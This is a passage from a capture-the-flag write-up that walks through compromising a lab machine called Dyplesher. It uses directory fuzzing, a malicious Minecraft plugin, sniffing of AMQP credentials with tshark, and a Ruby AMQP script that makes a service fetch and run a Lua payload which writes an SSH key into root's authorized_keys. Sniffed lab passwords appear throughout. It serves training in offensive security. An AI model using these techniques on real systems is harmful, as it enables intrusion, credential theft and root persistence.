
Earlier we enumerated http://test.dyplesher.htb/ but not http://dyplesher.htb/, so let's do it now:

```
$ ffuf -u http://dyplesher.htb/FUZZ -c -w
↪  ~/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.2.0-git
________________________________________________

 :: Method           : GET
 :: URL              : http://dyplesher.htb/FUZZ
 :: Wordlist         : FUZZ:
↪  /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response status: 403
________________________________________________

js                      [Status: 301, Size: 311, Words: 20, Lines: 10]
register                [Status: 302, Size: 350, Words: 60, Lines: 12]
css                     [Status: 301, Size: 312, Words: 20, Lines: 10]
login                   [Status: 200, Size: 4188, Words: 1222, Lines: 84]
img                     [Status: 301, Size: 312, Words: 20, Lines: 10]
home                    [Status: 302, Size: 350, Words: 60, Lines: 12]
fonts                   [Status: 301, Size: 314, Words: 20, Lines: 10]
staff                   [Status: 200, Size: 4389, Words: 1534, Lines: 103]
:: Progress: [38267/38267] :: Job [1/1] :: 111 req/sec :: Duration: [0:07:11] :: Errors: 0 ::
```

Let's go to the login page and try the password we just cracked.

http://dyplesher.htb/login

`felamos@dyplesher.htb` / `alexis1`




On the home page it's talking about a Minecraft server and the backend allow to upload and load "plugins" so I assume it's Minecraft plugins.

## 2.10 Minecraft plugin

On the console page (http://dyplesher.htb/home/console) we can see `Running Paper MC`. So this is a Paper MC server one of the many minecraft forks: https://papermc.io/.

We can also see that http://test.dyplesher.htb is deployed under `/var/www/test/` and is owned by `MinatoTW`.

For the IDE where we'll write the Minecraft plugin we can eitheir use Eclipse or the more recommended IntelliJ IDEA.

Then use one of the methods below for *Creating a blank Spigot plugin*:

- Creating a blank Spigot plugin in IntelliJ IDEA
- Creating a plugin with Maven using IntelliJ IDEA
- Creating a blank Spigot plugin in Eclipse
- Creating a blank Spigot plugin in NetBeans
- Creating a blank Spigot plugin in VS Code

Then on the `onEnable()` method eitheir write your public key into `/home/MinatoTW/.ssh/authorized_keys` or write a webshell where you will be able to do the same thing.

When you have your JAR ready upload it (http://dyplesher.htb/home/add) and then load it (http://dyplesher.htb/home/reload).

Now connect via SSH to MinatoTW account with your key.

## 2.11 Elevation of Privilege (EoP): from MinatoTW to felamos

`user.txt` is not here so we must elevate to another user.

We can notice we are in an uncommon group: wireshark.

```
MinatoTW@dyplesher:~$ id
uid=1001(MinatoTW) gid=1001(MinatoTW) groups=1001(MinatoTW),122(wireshark)
```

Of course as we don't have a X environment we can't launch it but we can launch its CLI counterpart: tshark.

```
MinatoTW@dyplesher:~$ which tshark
/usr/bin/tshark
```

But which traffic do we need to sniff?

AMQP (Advanced Message Queuing Protocol) listening on port 5672.

```
$ ss -nlpt
State                  Recv-Q                 Send-Q
↪   Local Address:Port                                  Peer Address:Port
LISTEN                 0                      128
↪   0.0.0.0:25672                                      0.0.0.0:*
LISTEN                 0                      128
↪   127.0.0.1:3306                                       0.0.0.0:*
LISTEN                 0                      128
↪   127.0.0.1:41717                                      0.0.0.0:*
LISTEN                 0                      128
↪   127.0.0.53%lo:53                                          0.0.0.0:*
LISTEN                 0                      128
↪   0.0.0.0:22                                         0.0.0.0:*
LISTEN                 0                      0
↪   *:25565                                            *:*
↪   users:(("Cuberite",pid=1018,fd=23))
LISTEN                 0                      70
↪   *:33060                                            *:*
LISTEN                 0                      128
↪   *:5672                                             *:*
LISTEN                 0                      128
↪   *:11211                                            *:*
LISTEN                 0                      128
↪   *:80                                               *:*
LISTEN                 0                      128
↪   *:4369                                             *:*
```

```
LISTEN                  0                       128
↪   [::]:22                                             [::]:*
LISTEN                  0                       128
↪   *:3000                                               *:*
LISTEN                  0                       128
↪   *:25562                                              *:*
↪   users:(("java",pid=1017,fd=24))
```

The loopback address is named lo:

```
$ ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default
↪   qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT
↪   group default qlen 1000
    link/ether 00:50:56:b9:f6:b9 brd ff:ff:ff:ff:ff:ff
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP mode DEFAULT
↪   group default
    link/ether 02:42:93:96:cf:54 brd ff:ff:ff:ff:ff:ff
5: veth0da0d0f@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0
↪   state UP mode DEFAULT group default
    link/ether 9a:1f:9b:50:bd:97 brd ff:ff:ff:ff:ff:ff link-netnsid 0
```

Now let's capture loopback's traffic:

```
$ tshark -i lo -F pcap -w /tmp/noraj.pcap
Capturing on 'Loopback: lo'
1035
```

We could retrieve the PCAP via SCP and open it in Wireshark but there is no fun in that, so let's try to read the PCAP with `tshark` directly.

I can refer to one of the many CTF write-up where I used tshark:

- TAMUctf 19 - Write-ups
- Hexpresso FIC CTF 2020 Prequalification Round - Write-ups of step 1-2
- Sunshine CTF 2018 - Write-ups
- BSides San Francisco CTF 2017 - Write-ups
- BITSCTF 2017 - Write-ups

For advanced amqp filters we can refer to wireshark doc.

The content of amqp message is contained can be obtained with the filter `amqp.payload` but will be displayed as hex.

```
$ tshark -r /tmp/noraj.pcap -Y 'amqp' -T fields -e amqp.payload
7b226e616d65223a224a65737365204c616e67222c22656d61696c223a227363686f656e2e6d61657665406e69656e6f772e636f6d222c
222c2270617373776f7264223a22555163336c3070594c424d69222c22737562736372696265642223a747275657d
7b226e616d65223a2248696c6c617264205072696365204956222c22656d61696c223a226c7374726f73696e407265796e6f6c64732e63
3937383133222c2270617373776f7264223a22555163336c3070594c424d69222c22737562736372696265642223a747275657d
7b226e616d65223a224564756172646f204c65646e6572222c22656d61696c223a226b796c69652e737472656963686f6b6f686c65722e
2270617373776f7264223a22555163336c3070594c424d69222c22737562736372696265642223a747275657d
7b226e616d65223a2244656e6973204b65656c696e67222c22656d61696c223a226b61696c6579333840676d61696c2e636f6d222c2261
222c2270617373776f7264223a22555163336c3070594c424d69222c22737562736372696265642223a747275657d
...
```

Let's remove blank lines from the output with either `sed '/^$/d'` or `awk 'NF > 0'`. Then we need to convert the hexadecimal to ASCII text. As we sniffed traffic for a long time let's remove non unique lines too.

```
$ tshark -r /tmp/noraj.pcap -Y 'amqp' -T fields -e amqp.payload | awk 'NF > 0' | sort -u | xxd
↪  -r -p
{"name":"Anita Romaguera","email":"harry53@marquardt.net","address":"46067 Cyrus
 Drive\nPetestad, AZ 93194","password":"UQc3l0pYLBMi","subscribed":true}{"name":
"Carol Cronin","email":"peyton29@gmail.com","address":"9051 Morton Via\nWest Rei
d, VT 76209","password":"DS3Tgljvn4Eu","subscribed":true}{"name":"Clemmie Bradtk
e","email":"aratke@gmail.com","address":"5495 Mohr Lights Suite 889\nEast Emilia
no, AZ 59769","password":"U3aWxNj9Cvnz","subscribed":true}{"name":"Damon Daugher
ty","email":"abbott.rubye@hotmail.com","address":"84310 Huel Turnpike Apt. 388\n
Lake Wilfred, CA 04957","password":"WVXsGShbMH8q","subscribed":true}{"name":"Dan
e Hauck I","email":"monte.morissette@cronin.net","address":"2471 Reichert Isle S
uite 158\nPort Buckmouth, MT 15530","password":"UQc3l0pYLBMi","subscribed":true}
{"name":"Darrion Grimes","email":"ernest.stracke@gmail.com","address":"45096 Win
theiser Lock\nErinmouth, VT 47589-2467","password":"UQc3l0pYLBMi","subscribed":t
rue}{"name":"Denis Keeling","email":"kailey38@gmail.com","address":"97963 Wolff
Isle Apt. 133\nSouth Fabian, AL 16184-5768","password":"UQc3l0pYLBMi","subscribe
d":true}{"name":"Devante Bergnaum","email":"derrick48@yahoo.com","address":"497
Maximus Courts Apt. 604\nPort Earlene, WY 11810-2574","password":"DS3Tgljvn4Eu",
"subscribed":true}{"name":"Dr. Jovany Reynolds PhD","email":"nitzsche.amiya@hegm
ann.org","address":"42668 Kunde Heights\nNew Karianne, ND 47750","password":"UQc
3l0pYLBMi","subscribed":true}{"name":"Dr. Rickie Larkin III","email":"twunsch@fa
rrell.com","address":"712 Botsford Station\nEbertmouth, AR 25709","password":"DS
3Tgljvn4Eu","subscribed":true}{"name":"Eduardo Ledner","email":"kylie.streich@ko
hler.biz","address":"53166 Rhea Island\nEffertzland, AL 11861-2681","password":"
UQc3l0pYLBMi","subscribed":true}{"name":"Emilio Kunze PhD","email":"uhintz@flatl
ey.com","address":"92661 Eldridge Tunnel\nNorth Hilmaside, MI 75506","password":
"WVXsGShbMH8q","subscribed":true}{"name":"Hermann Jenkins","email":"toy31@ullric
h.com","address":"47917 Swift Loaf\nOrvalchester, DE 25172-1335","password":"DS3
Tgljvn4Eu","subscribed":true}{"name":"Hillard Price IV","email":"lstrosin@reynol
ds.com","address":"30711 Kenyatta Estate Apt. 817\nRitchiestad, MD 97813","passw
ord":"UQc3l0pYLBMi","subscribed":true}{"name":"Humberto Hamill","email":"athena.
rath@yahoo.com","address":"9189 Bill Expressway\nNorth Eleonoreborough, WY 53000
-3702","password":"DS3Tgljvn4Eu","subscribed":true}{"name":"Ike Schimmel","email
":"brionna.bergstrom@hodkiewicz.com","address":"13611 Keebler Islands\nPort Mall
ietown, IL 75533","password":"DS3Tgljvn4Eu","subscribed":true}{"name":"Jesse Lan
g","email":"schoen.maeve@nienow.com","address":"476 Cristina Stream Suite 613\nF
```

```
arrellport, ID 80122","password":"UQc3l0pYLBMi","subscribed":true}{"name":"Johan
na Krajcik","email":"kaycee86@gmail.com","address":"865 Lafayette Plains Apt. 00
2\nEmardtown, UT 19539","password":"UQc3l0pYLBMi","subscribed":true}{"name":"Kel
vin Fisher III","email":"winifred.donnelly@skiles.com","address":"4462 Tianna Cl
iff\nLake Brycen, IN 39621-4629","password":"UQc3l0pYLBMi","subscribed":true}{"n
ame":"Letitia Bechtelar DVM","email":"deshawn.jenkins@gmail.com","address":"6295
1 Aniya Run\nCarrollview, DC 05863","password":"DS3Tgljvn4Eu","subscribed":true}
{"name":"Lillie Lind","email":"ibaumbach@yahoo.com","address":"53647 Lew Straven
ue Suite 212\nAustenton, NC 22933-9463","password":"WVXsGShbMH8q","subscribed":t
rue}{"name":"Lonnie Cole IV","email":"eulah.schmidt@pacocha.biz","address":"7424
 Elwin Island\nEichmannstad, OR 44002-0948","password":"U3aWxNj9Cvnz","subscribe
d":true}{"name":"Michele Fahey","email":"pacocha.isobel@yost.com","address":"811
 Dickens Falls\nSouth Catalinaview, WY 24879","password":"WVXsGShbMH8q","subscri
bed":true}{"name":"MinatoTW","email":"MinatoTW@dyplesher.htb","address":"India",
"password":"bihys1amFov","subscribed":true}{"name":"Miss Mylene Schinner V","ema
il":"bailey.gerhold@gmail.com","address":"699 Eichmann Crossing\nHoweside, TN 44
971-6929","password":"DS3Tgljvn4Eu","subscribed":true}{"name":"Miss Theodora Fri
tsch","email":"runte.howell@gmail.com","address":"526 Anabel Lock\nSchultzside,
IA 12133-5570","password":"DS3Tgljvn4Eu","subscribed":true}{"name":"Mr. Humberto
 Kertzmann DVM","email":"roscoe87@tremblay.com","address":"859 Frami Stream\nLak
e Jaime, AR 41384","password":"WVXsGShbMH8q","subscribed":true}{"name":"Mrs. Her
tha McCullough","email":"mckenzie.hanna@gmail.com","address":"635 Brenna Highway
\nGracietown, LA 91067","password":"WVXsGShbMH8q","subscribed":true}{"name":"Ms.
 Earlene Walker II","email":"nannie.osinski@stroman.com","address":"937 Pamela S
ummit Suite 176\nNorth Marilyne, NY 81843-6436","password":"WVXsGShbMH8q","subsc
ribed":true}{"name":"Murphy Runolfsdottir","email":"kailey.schmeler@koelpin.com"
,"address":"904 Weber Radial Apt. 285\nNew Carmine, MO 27520-2820","password":"W
VXsGShbMH8q","subscribed":true}{"name":"Pete Littel DVM","email":"shanon.vanderv
ort@schultz.com","address":"7319 Emanuel Stream Suite 632\nWest Lamonttown, WY 4
0093-3120","password":"U3aWxNj9Cvnz","subscribed":true}{"name":"Prof. Francisco
Kunde Jr.","email":"hank42@hotmail.com","address":"376 Keon Turnpike Suite 065\n
West Jeffery, MA 50951-0757","password":"U3aWxNj9Cvnz","subscribed":true}{"name"
:"Prof. Leilani Effertz","email":"thansen@yahoo.com","address":"720 Halvorson Cr
ossroad Apt. 108\nKubshire, PA 20697","password":"U3aWxNj9Cvnz","subscribed":tru
e}{"name":"Prof. Shanel Quigley IV","email":"johnson.golda@treutel.biz","address
":"131 Marguerite Plain Suite 250\nEast Unique, AK 87442","password":"DS3Tgljvn4
Eu","subscribed":true}{"name":"Prof. Sylvester Macejkovic","email":"vgreenholt@h
erzog.org","address":"741 Delfina Canyon Suite 380\nPort Kimberlyfort, OK 57900"
,"password":"U3aWxNj9Cvnz","subscribed":true}{"name":"Prof. Zackery Labadie MD",
"email":"natasha68@kertzmann.com","address":"52379 Alvina Landing\nWeimanntown,
KY 07869-5622","password":"U3aWxNj9Cvnz","subscribed":true}{"name":"Raymond Kraj
cik","email":"obradtke@gmail.com","address":"638 Kozey Cape Apt. 329\nSouth Igna
cio, WV 94812","password":"U3aWxNj9Cvnz","subscribed":true}{"name":"Roy Sipes","
email":"skulas@wolf.com","address":"808 Grimes Keys\nWest Abe, IA 34906-1613","p
assword":"WVXsGShbMH8q","subscribed":true}{"name":"Warren Kutch MD","email":"jef
fery69@gmail.com","address":"2759 Teagan Mission Apt. 736\nKristinfurt, AR 21528
-3615","password":"U3aWxNj9Cvnz","subscribed":true}{"name":"Yazmin Connelly I","
email":"cullen72@kunde.com","address":"9625 Amari Centers Suite 611\nPredovicpor
t, CT 24073-1889","password":"U3aWxNj9Cvnz","subscribed":true}{"name":"Yazmin He
rmann","email":"sage.hansen@erdman.com","address":"83420 General Manor Suite 115
\nKoelpinfurt, AK 63347-8782","password":"WVXsGShbMH8q","subscribed":true}{"name
":"felamos","email":"felamos@dyplesher.htb","address":"India","password":"tieb0g
raQueg","subscribed":true}{"name":"yuntao","email":"yuntao@dyplesher.htb","addre
```

```
ss":"Italy","password":"wagthAw4ob","subscribed":true}
```

There are a lot of accounts we don't care about but some are familiars:

```
{
    "name": "MinatoTW",
    "email": "MinatoTW@dyplesher.htb",
    "address": "India",
    "password": "bihys1amFov",
    "subscribed": true
}{
    "name": "felamos",
    "email": "felamos@dyplesher.htb",
    "address": "India",
    "password": "tieb0graQueg",
    "subscribed": true
}{
    "name": "yuntao",
    "email": "yuntao@dyplesher.htb",
    "address": "Italy",
    "password": "wagthAw4ob",
    "subscribed": true
}
```

If we connect to felamos account via SSH we can find the user flag in its user directory.

```
$ felamos@dyplesher:~$ cat user.txt
cf35f5276f3646c8838c6e4c5267ea52
```

## 2.12 Elevation of Privilege (EoP): from felamos to root

We already listened to AMQP server but we have even more clues that we need to continue that way.

```
felamos@dyplesher:~$ cat yuntao/send.sh
#!/bin/bash

echo 'Hey yuntao, Please publish all cuberite plugins created by players on plugin_data
↪  "Exchange" and "Queue". Just send url to download plugins and our new code will review it
↪  and working plugins will be added to the server.' >  /dev/pts/{}

felamos@dyplesher:~$ ps -ef f | grep mq
rabbitmq   901     1  0 06:47 ?        Ss     0:00 /bin/sh /usr/sbin/rabbitmq-server
rabbitmq  1003   901  0 06:47 ?        Sl     1:45  \_
↪  /usr/lib/erlang/erts-10.4.4/bin/beam.smp -W w -A 64 -MBas ageffcbf -MHas ageffcbf -MBlmbcs
↪  512 -MHlmbcs 512 -MMmcs 30 -P 1048576 -t 5000000 -stbt db -zdbbl 128000 -K true -- -root
↪  /usr/lib/erlang -progname erl -- -home /var/lib/rabbitmq -- -pa
↪  /usr/lib/rabbitmq/lib/rabbitmq_server-3.7.8/ebin -noshell -noinput -s rabbit boot -sname
↪  rabbit@dyplesher -boot start_sasl -kernel inet_default_connect_options [{nodelay,true}]
↪  -sasl errlog_type error -sasl sasl_error_logger false -rabbit lager_log_root
↪  "/var/log/rabbitmq" -rabbit lager_default_file "/var/log/rabbitmq/rabbit@dyplesher.log"
↪  -rabbit lager_upgrade_file "/var/log/rabbitmq/rabbit@dyplesher_upgrade.log" -rabbit
↪  enabled_plugins_file "/etc/rabbitmq/enabled_plugins" -rabbit plugins_dir
↪  "/usr/lib/rabbitmq/plugins:/usr/lib/rabbitmq/lib/rabbitmq_server-3.7.8/plugins" -rabbit
↪  plugins_expand_dir "/var/lib/rabbitmq/mnesia/rabbit@dyplesher-plugins-expand" -os_mon
↪  start_cpu_sup false -os_mon start_disksup false -os_mon start_memsup false -mnesia dir
↪  "/var/lib/rabbitmq/mnesia/rabbit@dyplesher" -kernel inet_dist_listen_min 25672 -kernel
↪  inet_dist_listen_max 25672
```

```
rabbitmq   2050   1003   0 06:47 ?        Ss     0:01      \_ erl_child_setup 65536
rabbitmq   2070   2050   0 06:47 ?        Ss     0:00          \_ inet_gethost 4
rabbitmq   2071   2070   0 06:47 ?        S      0:00              \_ inet_gethost 4
```

It seems we need to send a link via AMQP and something will download it.

There is an awesome easy AMQP client in ruby: Bunny. There is also a RabbitMQ tutorial giving examples for our use case with exactly this library.

So let's download the script in the example:

```
$ wget https://github.com/rabbitmq/rabbitmq-tutorials/raw/master/ruby/emit_log.rb
$ gem install bunny
$ cp emit_log.rb amqp.rb
```

Let's copy the example an modify it in something useable. Ready the doc to connect to a remote server rather than localhost.

```
#!/usr/bin/env ruby

require 'bunny'

options = {
  host: '10.10.10.190',
  port: 5672
}
connection = Bunny.new(options)
connection.start

channel = connection.create_channel
exchange = channel.fanout('logs')

message = ARGV.empty? ? 'Hello World!' : ARGV.join(' ')

exchange.publish(message)
puts " [x] Sent #{message}"

connection.close
```

But when trying to connect we have an access refused, we need credentials.

```
$ ruby amqp.rb
E, [2020-10-01T22:23:44.225632 #116412] ERROR -- #<Bunny::Session:0x460
↪  guest@10.10.10.190:5672, vhost=/, addresses=[10.10.10.190:5672]>: Authentication with
↪  RabbitMQ failed: 403 ACCESS_REFUSED - Login was refused using authentication mechanism
↪  PLAIN. For details see the broker logfile.
Traceback (most recent call last):
```

```
        2: from amqp.rb:10:in `<main>'
        1: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-
↪  2.17.0/lib/bunny/session.rb:325:in
↪  `start'
/home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-
↪  2.17.0/lib/bunny/session.rb:1216:in `open_connection': Authentication with RabbitMQ
↪  failed. Please check your connection settings. Username: guest, vhost: /, password length:
↪  5 (Bunny::AuthenticationFailureError
```

Since it's using PLAIN "cipher" we shoudl be able to see the creds in cleartext in our pcap.

So let's go with tshark again.

Reading amqp specs, we can see that method `start-ok` (id 11) description is:

> select security mechanism and locale

So this filter should help filter `start-ok` message only:

```
$ tshark -r noraj.pcap -Y 'amqp.method.method == 11'
```

Then we can see there are only 4 Built-in Authentication Mechanisms including `PLAIN` and `AMQ-PLAIN`.

> **PLAIN** - SASL PLAIN authentication. This is enabled by default in the RabbitMQ server and clients, and is the default for most other clients.
>
> **AMQPLAIN** - Non-standard version of PLAIN retained for backwards compatibility. This is enabled by default in the RabbitMQ server.

We have nothing filtering with PLAIN so it must use AMQPLAIN.

```
$ tshark -r noraj.pcap -Y 'amqp.method.method == 11 && amqp.method.arguments.mechanism ==
↪  "AMQPLAIN"'
   90  14.547178    127.0.0.1 → 127.0.0.1    AMQP 391 Connection.Start-Ok
  349 134.658074    127.0.0.1 → 127.0.0.1    AMQP 391 Connection.Start-Ok
  610 254.771318    127.0.0.1 → 127.0.0.1    AMQP 391 Connection.Start-Ok
  872 374.913294    127.0.0.1 → 127.0.0.1    AMQP 391 Connection.Start-Ok
```

So now let's extract the reponse that should contains the crendtials used to log in.

```
$ tshark -r noraj.pcap -Y 'amqp.method.method == 11 && amqp.method.arguments.mechanism ==
↪  "AMQPLAIN"' -T fields -e amqp.method.arguments.response | sort -u
054c4f47494e530000000679756e74616f0850415353574f5244530000000d45617368416e69634f63334f70
```

Let's decode the hexadecimal manually because `xxd -r -p` will not display non printable characters and strip half of what we need.

```
$ irb
irb(main):001:0> require 'ctf_party'
=> true
irb(main):002:0>
↪  '054c4f47494e530000000679756e74616f0850415353574f5244530000000d45617368416e69634f63334f70'.from_hex
=> "\x05LOGINS\x00\x00\x00\x06yuntao\bPASSWORDS\x00\x00\x00\rEashAnicOc3Op"
```

We have of course other ways to do:

```
$ rax2 -s
↪  054c4f47494e530000000679756e74616f0850415353574f5244530000000d45617368416e69634f63334f70 |
↪  xxd
00000000: 054c 4f47 494e 5300 0000 0679 756e 7461  .LOGINS....yunta
00000010: 6f08 5041 5353 574f 5244 5300 0000 0d45  o.PASSWORDS....E
00000020: 6173 6841 6e69 634f 6333 4f70            ashAnicOc3O

$ tshark -r noraj.pcap -Y 'amqp.method.method == 11 && amqp.method.arguments.mechanism ==
↪  "AMQPLAIN"' -T fields -e amqp.method.arguments.response | sort -u | xxd -r -p | xxd
00000000: 054c 4f47 494e 5300 0000 0679 756e 7461  .LOGINS....yunta
00000010: 6f08 5041 5353 574f 5244 5300 0000 0d45  o.PASSWORDS....E
00000020: 6173 6841 6e69 634f 6333 4f70            ashAnicOc3Op
```

Anyway we got the AMQP credentials: `yuntao:EashAnicOc3Op`.

Let's add credentials to our AMQP PoC:

```
#!/usr/bin/env ruby

require 'bunny'

options = {
  host: '10.10.10.190',
  port: 5672,
  user: 'yuntao',
  password: 'EashAnicOc3Op'
}
connection = Bunny.new(options)
connection.start

channel = connection.create_channel
exchange = channel.fanout('logs')

message = ARGV.empty? ? 'Hello World!' : ARGV.join(' ')

exchange.publish(message)
puts " [x] Sent #{message}"
```

```
connection.close
```

Fine this is working now:

```
$ ruby amqp.rb
 [x] Sent Hello World!
```

Now we need to send our message into `plugin_data` queue and not `logs`; and also to change the message to our downlaod URL.

```
#!/usr/bin/env ruby

require 'bunny'

options = {
  host: '10.10.10.190',
  port: 5672,
  user: 'yuntao',
  password: 'EashAnicOc3Op'
}
connection = Bunny.new(options)
connection.start

channel = connection.create_channel
exchange = channel.fanout('plugin_data')

message = ARGV.empty? ? 'http://10.10.15.36:8000/noraj.test' : ARGV.join(' ')

exchange.publish(message)
puts " [x] Sent #{message}"

connection.close
```

But it an error tells us we are not using the right exchange type.

```
$ ruby amqp.rb
Traceback (most recent call last):
        6: from amqp.rb:15:in `<main>'
        5: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-
↪  2.17.0/lib/bunny/channel.rb:316:in
↪  `fanout'
        4: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-
↪  2.17.0/lib/bunny/channel.rb:316:in
↪  `new'
        3: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-
↪  2.17.0/lib/bunny/exchange.rb:87:in
↪  `initialize'
```

```
        2: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-
↪  2.17.0/lib/bunny/exchange.rb:254:in
↪  `declare!'
        1: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-
↪  2.17.0/lib/bunny/channel.rb:1194:in
↪  `exchange_declare'
/home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-
↪  2.17.0/lib/bunny/channel.rb:1992:in `raise_if_continuation_resulted_in_a_channel_error!':
↪  PRECONDITION_FAILED - inequivalent arg 'type' for exchange 'plugin_data' in vhost '/':
↪  received 'fanout' but current is 'direct' (Bunny::PreconditionFailed)
```

Let's change fanout into direct.

```
-exchange = channel.fanout('plugin_data')
+exchange = channel.direct('plugin_data')
```

Thanks to the very verbose error we know we must have a durable queue.

```
$ ruby amqp.rb
Traceback (most recent call last):
        6: from amqp.rb:15:in `<main>'
        5: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-
↪  2.17.0/lib/bunny/channel.rb:334:in
↪  `direct'
        4: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-
↪  2.17.0/lib/bunny/channel.rb:334:in
↪  `new'
        3: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-
↪  2.17.0/lib/bunny/exchange.rb:87:in
↪  `initialize'
        2: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-
↪  2.17.0/lib/bunny/exchange.rb:254:in
↪  `declare!'
        1: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-
↪  2.17.0/lib/bunny/channel.rb:1194:in
↪  `exchange_declare'
/home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-
↪  2.17.0/lib/bunny/channel.rb:1992:in `raise_if_continuation_resulted_in_a_channel_error!':
↪  PRECONDITION_FAILED - inequivalent arg 'durable' for exchange 'plugin_data' in vhost '/':
↪  received 'false' but current is 'true' (Bunny::PreconditionFailed)
```

Let's see how we can do that with bunny.

```
-exchange = channel.direct('plugin_data')
+exchange = channel.direct('plugin_data', durable: true)
```

Yes! This time it worked.

```
$ ruby amqp.rb
 [x] Sent http://10.10.15.36:8000/noraj.test
```

But our webserver was never pinged back:

```
$ ruby -run -ehttpd . -p8000
[2020-10-01 23:04:28] INFO  WEBrick 1.6.0
[2020-10-01 23:04:28] INFO  ruby 2.7.1 (2020-03-31) [x86_64-linux]
[2020-10-01 23:04:28] INFO  WEBrick::HTTPServer#start: pid=124909 port=8000
```

I tried many different port but all is blocked, so let's serve something from the machine directly, localhost must be allowed by the firewall.

```
felamos@dyplesher:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
$ ruby amqp.rb
 [x] Sent http://127.0.0.1:8000/noraj.test
```

Yeah it worked:

```
127.0.0.1 - - [01/Oct/2020 21:30:30] code 404, message File not found
127.0.0.1 - - [01/Oct/2020 21:30:30] "GET /noraj.test HTTP/1.0" 404 -
```

Now that our PoC is working, let's create a real payload.

The hint told us that the plugin would be downloaded and "added" (udnerstand executed). It was talinkg about Cuberite plugin. Cuberite is another Minecraft server, this time plugins wont be coded in Java but in Lua.

We could read how to Writing a Cuberite plugin but in fact we don't even need a proper plugin, any lua script will be executed.

Let's GTFO to see how we can write our key to root SSH authorized keys file.

```
$ gtfoblookup linux write lua
lua:

    file-write:

        Code: lua -e 'local f=io.open("file_to_write", "wb");
              f:write("DATA"); io.close(f);'
```

My short LUA script:

```
f=io.open("/root/.ssh/authorized_keys", "w");
f:write("ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABgQDC/yatK67NXLmgt1LepjDbW2b7lE6z7Y8aIlveOGb6Lp48w0X9qTYNtqe7tgXQCN0qbMlhARBekV
↪  noraj@penarch");
io.close(f);
```

My final AMQP PoC:

```
#!/usr/bin/env ruby

require 'bunny'

options = {
  host: '10.10.10.190',
  port: 5672,
  user: 'yuntao',
  password: 'EashAnicOc3Op'
}
connection = Bunny.new(options)
connection.start

channel = connection.create_channel
exchange = channel.direct('plugin_data', durable: true)

message = ARGV.empty? ? 'http://127.0.0.1:9999/noraj.lua' : ARGV.join(' ')

exchange.publish(message)
